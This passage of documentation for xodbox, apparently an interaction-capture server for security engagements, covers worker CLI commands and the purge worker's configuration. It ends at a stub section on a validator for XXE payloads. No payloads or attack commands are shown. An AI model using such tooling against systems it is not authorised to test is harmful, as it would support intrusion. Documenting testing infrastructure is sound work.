CLI (server stopped)
xodbox workers list          # what is configured, and on what schedule
xodbox workers run purge     # run it now, in the foreground
workers run waits for the job to finish and exits non-zero if it fails, which
makes it usable from an external scheduler. Ctrl-C cancels the run’s context.
This opens its own connection to xodbox.db. If xodbox serve is running
against the same file, a write-heavy job — the purge worker’s VACUUM in
particular — can block or fail on SQLite’s write lock. Use the admin console
instead, or stop the server first.
An empty workers list is the answer to “why did my background job never run?”:
no workers: block means no job is ever scheduled.
Available workers
| Worker | Description |
|---|
purge | Delete interactions older than N days |
7.1 - Purge
Delete old interactions on a schedule
Deletes interaction records older than a configurable number of days, along
with any files they captured, and reclaims the space on disk. Run this to keep
the SQLite database from growing unbounded during long-running engagements.
Configuration
| Key | Required | Default | Notes |
|---|
worker | yes | — | Must be purge. |
schedule | no | @daily | Cron expression or @every interval. See Workers. |
max_age_days | no | 30 | Interactions older than this many days are deleted. Must be ≥ 1. |
vacuum | no | true | Run VACUUM after a purge that deleted rows, shrinking the database file. |
Example
workers:
  # Delete interactions older than 14 days, every night at 02:00.
  - worker: purge
    schedule: "0 2 * * *"
    max_age_days: "14"
    vacuum: "true"
What gets deleted
Each run:
- Permanently deletes interactions older than
max_age_days, together with
their uploaded_files rows and BLOBs. - Sweeps any rows left soft-deleted by an earlier version of xodbox or by the
UI/API delete actions. These are invisible to every query but still occupy
the database file.
- Runs
VACUUM (unless vacuum: "false") to return the freed pages to the
filesystem.
Deletes are permanent — there is no undo, and nothing in the UI can recover a
purged interaction. Take a copy of xodbox.db first if the captured data
matters to an engagement.
Notes
VACUUM rewrites the whole database. It needs temporary free disk space
roughly equal to the current size of xodbox.db and holds a write lock for
the duration, during which inbound interactions are not persisted. On a very
large database, schedule it for a quiet hour. Set vacuum: "false" to skip
it — deletes still free the pages for SQLite to reuse, the file just won’t
shrink.VACUUM is skipped when a run’s context is already cancelled (shutdown in
progress) and when the run deleted nothing.- Deduplicated uploads are handled correctly: files are stored once per SHA-256
hash, and when the interaction holding the canonical copy is purged, the bytes
are transferred to a surviving duplicate so its download keeps working.
max_age_days: "0" (or any non-positive or unparseable value) is silently
ignored and the 30-day default is used instead.- Each run logs
purge complete with the number of rows removed, and
vacuum complete with bytes_reclaimed. If neither appears in the log, the
worker is not configured — check for a workers: block in xodbox.yaml. - To apply the policy without waiting for the next tick, press Run now on
the admin console’s Jobs page, or run
xodbox workers run purge against a
stopped server. See Running a job manually.
8 - xodbox-validator
validate xxe payloads
Purpose
To make sure XXE payloads are executing properly.
Usage